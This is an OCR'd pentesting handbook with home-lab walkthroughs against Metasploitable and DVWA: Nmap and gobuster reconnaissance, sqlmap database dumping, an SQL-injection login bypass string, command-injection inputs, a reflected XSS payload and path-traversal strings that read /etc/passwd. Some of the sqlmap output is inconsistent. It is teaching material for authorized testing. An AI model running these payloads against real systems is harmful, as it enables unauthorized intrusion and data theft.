BLUETEAMERS

DEFEND. DETECT. RESPOND.

Practical Pentesting Handbook

Learn Ethical Hacking Through Realistic **Home Labs**

FIND VULNERABILITIES

TEST SECURITY DEFENSES

IMPROVE SECURITY POSTURE

PREVENT CYBERATTACKS

1. What is Pentesting?

Pentesting (Penetration Testing) is the process of simulating real-world cyberattacks to **identify vulnerabilities** in systems, applications, and networks before attackers exploit them.

Goals of Pentesting

- Find vulnerabilities
- Test security defenses
- Improve security posture
- Prevent cyberattacks

Example:

A pentester discovers an exposed admin login page vulnerable to **SQL Injection**.

```
http://target.com/login.php?id=1' --
```

→ Database Access

Why is it Important?

Attackers think like hackers. Pentesters think like attackers but work like defenders. Their goal is to **strengthen security** before real threats strike.

2. Who is a Pentester?

A pentester is an **offensive security professional** who legally tests systems, networks, and applications to identify weaknesses before malicious attackers can exploit them.

Pentesters **think like attackers** but **work like defenders**. They help organizations strengthen their security posture.

Types of Pentesters

Web Pentester

Focuses on finding vulnerabilities in web applications such as SQL Injection, XSS, CSRF, and more.

Network Pentester

Tests networks, firewalls, routers, and services to find misconfigurations and vulnerabilities.

Red Team Operator

Simulates real-world attacks on an organization to test their detection and response capabilities.

Cloud Pentester

Focuses on security assessments in cloud environments like AWS, Azure, and Google Cloud.

Key Mindset

A great pentester is **curious**, **ethical**, **patient**, and **always learning**. Tools can be learned, but mindset makes the difference.

PRO TIP

The best pentesters don't just find vulnerabilities, they **help fix them**.

3. How to Become a Pentester?

Becoming a pentester is a journey of continuous learning, hands-on practice, and real-world experience. Follow this **roadmap** to build strong offensive security skills.

1. 

Learn Networking

Understand TCP/IP, DNS, HTTP/HTTPS, subnetting, routing, and common network protocols.

2. 

Learn Linux

Master the Linux operating system. Learn essential commands, file permissions, services, and scripting.

3. 

Learn Web Security

Understand how web applications work and learn vulnerabilities like SQLi, XSS, CSRF, IDOR, and more.

4. 

Practice Home Labs

Set up your own lab and practice enumeration, exploitation, and post-exploitation in a safe environment.

5. 

Learn Enumeration & Exploitation

Learn to enumerate systems, find vulnerabilities, exploit them, and understand how attackers think.

6. 

Build Projects & Portfolio

Build real projects, document your findings, participate in CTFs, and contribute to the security community.

Recommended Platforms

1. BLUETEAMERS.IO

Premium practical labs, guides, and SOC + Pentesting resources for hands-on learners.

2. TryHackMe

Interactive learning platform with guided learning paths and real-world scenarios.

3. Hack The Box

Realistic penetration testing labs and challenges for all skill levels.

4. PortSwigger Labs

Hands-on web security labs created by the makers of Burp Suite.

5. CTFtime.org

Find CTF events, practice challenges, and improve your skills.

PRO TIP | Consistency is the key! Spend time every day learning, practicing, and building your skills.

4. Building a Pentesting Home Lab

A home lab is essential for any aspiring pentester. It allows you to practice real-world attacks, test tools, and understand system behavior in a **safe** and **controlled** environment.

Essential Components

Kali Linux
Your attack machine with all necessary tools.


Metasploitable
Intentionally vulnerable Linux machine for exploitation practice.

DVWA
Damn Vulnerable Web Application for web security practice.

OWASP Juice Shop
Modern vulnerable web application with real-world vulnerabilities.

VirtualBox
Virtualization platform to run multiple isolated machines.

Home Lab Topology (Example)



Minimum Requirements

- 8 GB RAM (16 GB Recommended)
- 50 GB Free Storage
- 64-bit Processor
- VirtualBox Installed
- Kali Linux ISO
- Stable Host Machine

Best Practices

- Keep your lab isolated from your main network.
- Take snapshots before major attacks or changes.
- Document your steps and findings.
- Never use attack techniques outside your lab.

Lab 1 – Network Recon & Enumeration

Objective

Discover live hosts, open ports, and running services on a target machine.

Scenario

You are assessing a vulnerable internal machine in the network 192.168.56.0/24.

Target IP: 192.168.56.101 (Metasploitable 2)

Lab Environment

Attacker Machine	:	Kali Linux 2024.1
Target Machine	:	Metasploitable 2
Network	:	Host-Only (VirtualBox)
IP Range	:	192.168.56.0/24


1 Identify Target (Ping)

First, check if the target is alive.

```
ping 192.168.56.101
```

Result

The target is alive and responding.
We can proceed with further enumeration.



2 Nmap Scan (Service & Version Detection)

Run a comprehensive Nmap scan.


```
nmap -sV -A 192.168.56.101
```

What this does?

- -sV : Detects service versions
- -A : Enables OS detection, script scanning, and traceroute
- Comprehensive scan for better results

Pro Tip

Always start with Nmap. It gives you a roadmap of the target.



Lab 1 – Network Recon & Enumeration (Cont.)


3 Nmap Scan (Detailed with OS Detection)

Let's run an aggressive scan for more details.

```
sudo nmap -A -T4 192.168.56.101
```

What this does?

- `-A` : Enables OS detection, version detection, script scanning, and traceroute
- `-T4` : Faster timing template (Aggressive)



4 Analyze Open Ports

From the scan, we discovered multiple open ports and services.

Port	Service	Version	Purpose / Risk
21	FTP	vsftpd 2.3.4	May allow anonymous login
22	SSH	OpenSSH 4.7p1	Brute force possible
23	Telnet	Linux telnetd	Unencrypted service (Insecure)
80	HTTP	Apache 2.2.8	Web application entry point
139	SMB	Samba 3.x – 4.x	File sharing (Enumeration risk)
445	SMB	Samba 3.x – 4.x	File sharing (High risk)

Key Takeaway

Port 80 (HTTP) and SMB ports (139, 445) are common attack vectors.
We will explore these services in the next labs.

Pro Tip

Always document your findings.
Enumeration is the foundation of any successful penetration test.

5 Service Enumeration Example

Let's enumerate SMB service using Nmap NSE scripts.

```
sudo nmap --script smb-enum-shares -p 139,445 192.168.56.101
```

What did we find?

- Multiple SMB shares are available.
- Anonymous/guest access may lead to sensitive information disclosure.
- These shares can be further explored using tools like smbclient.

Manual Check with smbclient

```
kali@kali:~$ smbclient -L //192.168.56.101 -N
Anonymous login successful

   Sharename       Type      Comment
   ---------       ----      -------
   print$          Disk      Printer Drivers
   tmp             Disk      Temporary file space
   opt             Disk      Application software
   IPC$            IPC       IPC Servicn (Samba 3.0.20-Debian)

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.101 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
kali@kali:~$
```

Note

Always get permission before testing any system.
This lab is for educational purposes only.


Lab 1 – Network Recon & Enumeration (Cont.)

6 Browse the Web Service (Port 80)

Let's check the web application running on port 80.

```
firefox http://192.168.56.101
```

The target is running a default **Apache2 Ubuntu** web page.



What does this mean?

The web server is accessible.
This could lead to further enumeration like directory brute forcing, checking for vulnerabilities, etc.

7 Enumerate Directories with Gobuster

Next, let's brute force directories to find hidden paths.

```
gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
```

```
kali@kali:~$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html     (Status: 200) [Size: 10701]
/server-status  (Status: 403) [Size: 277]
/robots.txt     (Status: 200) [Size: 88]
/admin          (Status: 301) [Size: 317] [--> http://192.168.56.101/admin/]
/images         (Status: 301) [Size: 318] [--> http://192.168.56.101/images/]
/css            (Status: 301) [Size: 315] [--> http://192.168.56.101/css/]
/javascript     (Status: 301) [Size: 321] [--> http://192.168.56.101/javascript/]
===============================================================
Finished
kali@kali:~$
```

Key Findings

- /server-status - Apache status page (403 Forbidden)
- /robots.txt - Robots file
- /admin/ - Potential admin panel
- /images/, /css/, /javascript/ - Static resources

Pro Tip

Directory enumeration helps uncover hidden content that is not linked from the main page.

Real-World Insight

Attackers love misconfigurations and hidden directories. Always check them!

8 Banner Grabbing with Netcat

Grab banners from open ports to gather more info.

```
nc -nv 192.168.56.101 21
```

```
kali@kali:~$ nc -nv 192.168.56.101 21
(UNKNOWN) [192.168.56.101] 21 (ftp) open
220 (vsFTPd 2.3.4)
^C
kali@kali:~$
```

What does this tell us?

The target is running vsFTPd 2.3.4 on port 21.
This version has known vulnerabilities.

Remember

Enumeration is the foundation of any successful attack.
The more you know about the target, the better!

Lab 1 Summary

Step	Action	Tool / Command	Result
1	Ping Sweep	`ping 192.168.56.101`	Host is alive
2	Nmap Scan	`nmap -sV -A 192.168.56.101`	Open ports & services found
3	OS Detection	Nmap Aggressive Scan	Linux (Debian 7.0)
4	Port Analysis	Nmap Results	FTP, SSH, HTTP, SMB, etc.
5	Service Enum	Nmap NSE Scripts	SMB shares discovered
6	Web Enumeration	Browser	Apache2 Ubuntu Default Page
7	Directory Brute Forcing	Gobuster	Hidden directories found
8	Banner Grabbing	Netcat	vsFTPd 2.3.4 banner

Next Step

In the next lab, we will exploit a service and gain initial access!

Lab 2 – Web Application Pentesting

Objective

Identify hidden content, test for SQL injection, and enumerate databases.

Scenario

A vulnerable web application is running on the target. It contains hidden directories and an insecure login form.

Lab Environment

Attacker Machine	:	Kali Linux 2024.1
Target Machine	:	OWASP DVWA (Web App)
Target IP	:	192.168.56.102
URL	:	http://192.168.56.102
Network	:	Host-Only (VirtualBox)

1 Directory Brute Forcing with Gobuster

We brute force directories to find hidden content.

```
gobuster dir -u http://192.168.56.102 -w
/usr/share/wordlists/dirb/common.txt -t 50
```

```
kali@kali:~$ gobuster dir -u http://192.168.56.102 -w
/usr/share/wordlists/dirb/common.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.102
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin        (Status: 301) [Size: 318] [--> http://192.168.56.102/admin/]
/login        (Status: 200) [Size: 2145]
/includes     (Status: 301) [Size: 321] [--> http://192.168.56.102/includes/]
/css          (Status: 301) [Size: 315] [--> http://192.168.56.102/css/]
/images       (Status: 301) [Size: 317] [--> http://192.168.56.102/images/]
/index.php    (Status: 200) [Size: 1288]
/logout.php   (Status: 200) [Size: 645]
===============================================================
Finished
kali@kali:~$
```

What does this mean?

We discovered hidden directories like /admin, /login, and /includes. These paths may contain sensitive functionality.

Browsing Discovered Directories

Pro Tip

Always enumerate directories before attacking. Hidden paths often lead to sensitive functionality.

2 SQL Injection Testing with SQLMap

The login form is likely vulnerable to SQL Injection.

```
sqlmap -u "http://192.168.56.102/login.php?id=1" --dbs
```

```
kali@kali:~$ sqlmap -u "http://192.168.56.102/login.php?id=1" --dbs
                {1.7.11#stable}
                https://sqlmap.org

[*] starting @ 10:42:15 /2024-05-18/

[10:42:16] [INFO] testing connection to the target URL
[10:42:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:42:17] [INFO] testing if the target URL content is stable
[10:42:18] [INFO] testing if GET parameter 'id' is dynamic
[10:42:18] [INFO] GET parameter 'id' appears to be dynamic
[10:42:19] [INFO] heuristic (basic) test shows that GET parameter 'id'
might be injectable
[10:42:19] [INFO] testing for SQL injection on GET parameter 'id'
[10:42:21] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[10:42:21] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] dvwa
[*] mysql
[*] performance_schema

[10:42:22] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.56.102'

[*] ending @ 10:42:22 /2024-05-18/
kali@kali:~$
```

Databases Found

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.12 sec)
```

What did we achieve?

- Directory enumeration revealed hidden paths.
- SQL Injection confirmed on the login page.
- We enumerated databases using sqlmap.

Common Mistake

Beginners often skip directory enumeration and go straight to SQLi. Always follow the methodology.

Web Pentesting Workflow

1. Recon – Gather info
2. Enumeration – Find hidden content
3. Exploitation – Exploit vulnerabilities
4. Post-Exploitation – Gain access & escalate

Lab 2 – Web Application Pentesting (Cont.)

3 SQL Injection Exploitation

Let's try to bypass the login using SQL Injection.

```
admin' OR '1'='1' -- -
```


```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali:~$ sqlmap -u "http://192.168.56.102/login.php" -d
--data="username=admin&password=admin" --dbs

                {1.7.11#stable}
                https://sqlmap.org

[10:48:21] [INFO] testing connection to the target URL
[10:48:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:48:21] [INFO] testing if the target URL content is stable
[10:48:21] [INFO] testing if GET parameter 'username' is dynamic
[10:48:21] [INFO] GET parameter 'username' appears to be dynamic
[10:48:21] [INFO] heuristic (basic) test shows that GET parameter 'username'
might be injectable
[10:48:22] [INFO] testing for SQL injection on GET parameter 'username'
[10:48:22] [INFO] confirming MySQL
[10:48:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[10:48:22] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

kali@kali:~$
```

Login Bypass Successful



We successfully bypassed the login page using SQL Injection and gained access to the application.

4 Extracting Data from the Database

Now, let's enumerate the tables and dump data from the users table.

```
sqlmap -u "http://192.168.56.102/login.php?id=1" --dump -T users --columns
```

```
kali@kali:~$ sqlmap -u "http://192.168.56.102/login.php?id=1" --dump -T users
--columns

                {1.7.11#stable}
                https://sqlmap.org

[11:02:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:02:17] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[4 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| user        | varchar(15)  |
+-------------+--------------+

kali@kali:~$
```

Dumping Data from users Table

```
kali@kali:~$ sqlmap -u "http://192.168.56.102/login.php?id=1" --dump -T users
-C user,first_name,last_name --batch

                {1.7.11#stable}
                https://sqlmap.org

[11:05:33] [INFO] the back-end DBMS is MySQL
[11:05:33] [INFO] fetching entries for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[5 entries]
+----------+-------------+-------------+
| user     | first_name  | last_name   |
+----------+-------------+-------------+
| admin    | admin       | admin       |
| gordonb  | Gordon      | Brown       |
| 1337     | Hack        | Me          |
| pablo    | Pablo       | Picasso     |
| smithy   | Bob         | Smith       |
+----------+-------------+-------------+
kali@kali:~$
```

What did we learn?

We were able to extract table structure and dump data from the database using SQL Injection.

Pro Tip

Always use --batch with sqlmap to avoid interactive prompts and make automation easier.

5 Identify the Vulnerability

The application is vulnerable to SQL Injection in the login.php page due to improper input validation and sanitization.

Impact

- Attacker can bypass authentication
- Retrieve sensitive information
- Dump entire database
- Potential full system compromise

Remediation

- Use prepared statements
- Validate and sanitize user input
- Implement least privilege for DB user
- Enable WAF and input filtering

Note

SQL Injection is one of the most critical web vulnerabilities. In real-world scenarios, it can lead to complete system takeover.

Next Step


In the next lab, we will exploit Command Injection on the same application.

Lab 2 – Web Application Pentesting (Cont.)

6 Command Injection

Let's test the Command Injection module in DVWA.

```
http://192.168.56.102/dvwa/vulnerabilities/exec/
```



Testing for Command Injection

We can inject system commands using ; (command separator).

```
127.0.0.1; whoami
127.0.0.1; id
```

```
You have pinged 127.0.0.1; whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.026/0.033/0.043/0.007 ms

www-data
```


What does this mean?

The application is executing system commands without proper input validation. An attacker can execute arbitrary commands on the server.

7 Cross Site Scripting (XSS)

Let's test the Reflected XSS module.

```
http://192.168.56.102/dvwa/vulnerabilities/xss_r/
```




Injecting a Simple XSS Payload

Payload:

```
<script>alert('XSS');</script>
```

Result:



What does this mean?

The application reflects user input without sanitization, allowing attackers to execute malicious scripts in the victim's browser.

Pro Tip

- Try different payloads to understand the behavior.
- Use tools like Burp Suite to capture and modify requests.
- Always test in a legal and authorized environment.

Key Takeaways

- Enumeration is the foundation of any successful attack.
- Understanding how applications work helps identify flaws.
- Common vulnerabilities like SQLi, XSS, and Command Injection are still widely present.
- Always follow a responsible approach and test only in authorized environments.
- Keep learning and stay curious. Knowledge is the best weapon!

Important Note

This handbook is created for educational and knowledge sharing purposes only. Always obtain proper permission before testing any system or application.


Remember

With great knowledge comes great responsibility. Use your skills to make the digital world safer!

Lab 2 – Web Application Pentesting (Cont.)

8 Cross Site Request Forgery (CSRF)

Let's analyze the CSRF protection in DVWA.



What is CSRF?

CSRF tricks an authenticated user into performing unwanted actions on a web application in which they are currently authenticated.

Example Scenario

If an admin is logged in and visits a malicious site, the site could submit a hidden request to change the admin's password or email without their consent.

How to Prevent CSRF?

- Use anti-CSRF tokens in forms
- Validate the Referer/Origin header
- Use SameSite cookies
- Re-authenticate for sensitive actions

Key Takeaway

Always test for the presence of CSRF tokens and understand how state-changing requests are handled.

9 File Inclusion

Let's test Local File Inclusion (LFI) in DVWA.

Pro Tip

Try including other files like:

- ../../../../etc/hosts
- ../../../../var/www/html/config.php
- php://filter/convert.base64-encode/resource=index.php

Testing LFI

We can try to include system files using path traversal.

```
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
```

What does this mean?

The application includes files based on user input without proper validation, allowing attackers to read sensitive files.

10 Security Misconfigurations to Look For

While testing any web application, always check for these common misconfigurations.

Area	Misconfigurations
Authentication	Default credentials, weak password policy, account enumeration
Authorization	IDOR, privilege escalation, missing access control
Session Management	Predictable session IDs, session fixation, lack of logout
Input Validation	SQLi, XSS, Commandii, File Inclusion
Error Handling	Verbose errors, stack traces, sensitive info disclosure
Secure Headers	Missing security headers (CSP, HSTS, X-Frame-Options, etc.)

11 Tools You Can Use

These tools can help you during web application testing.

Tool	Purpose
Burp Suite	Proxy, scanner, repeater, intruder, decoder
OWASP ZAP	Web proxy and vulnerability scanner
sqlmap	Automate SQL injection detection and exploitation
wfuzz / ffuf	Web fuzzing and directory brute forcing
nikto	Web server scanner
gobuster	Directory and DNS brute forcing

Important Note

Always perform penetration testing only in authorized environments. Respect privacy, follow the rules, and act responsibly.

Remember

The goal of security testing is to help improve security, not to cause harm.

Lab 3 – Privilege Escalation

What is Privilege Escalation?

Privilege Escalation is a technique where an attacker gains higher-level access on a system than what was originally assigned. For example, exploiting a vulnerability to move from a regular user account to an administrator (root) account. This allows the attacker to perform actions that were previously restricted.

Types of Privilege Escalation

Vertical Privilege Escalation

Moving from a lower privilege level to a higher one.
Example: user → root / Administrator

Horizontal Privilege Escalation

Accessing resources or accounts at the same privilege level as another user.
Example: Accessing another user's files

Why is Privilege Escalation Important?

- It is often the ultimate goal of an attacker.
- Gaining higher privileges can lead to full system compromise.
- It helps in maintaining persistence and accessing sensitive data.

Key Takeaway

Always check what you can access and what you can escalate. Small misconfigurations can lead to full system takeover.

1 Lab Environment

Attacker Machine	Kali Linux 2024.1
Target Machine	Metasploitable 2 (Linux)
Target IP	192.168.56.103
Access	Low-privilleged user: msfadmin
Goal	Escalate privileges to root

kali@kali: ~

```
kali@kali:~$ nmap -sV 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 10:15 IST
Nmap scan report for 192.168.56.103
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
kali@kali:~$
```

2 Enumeration for Privilege Escalation

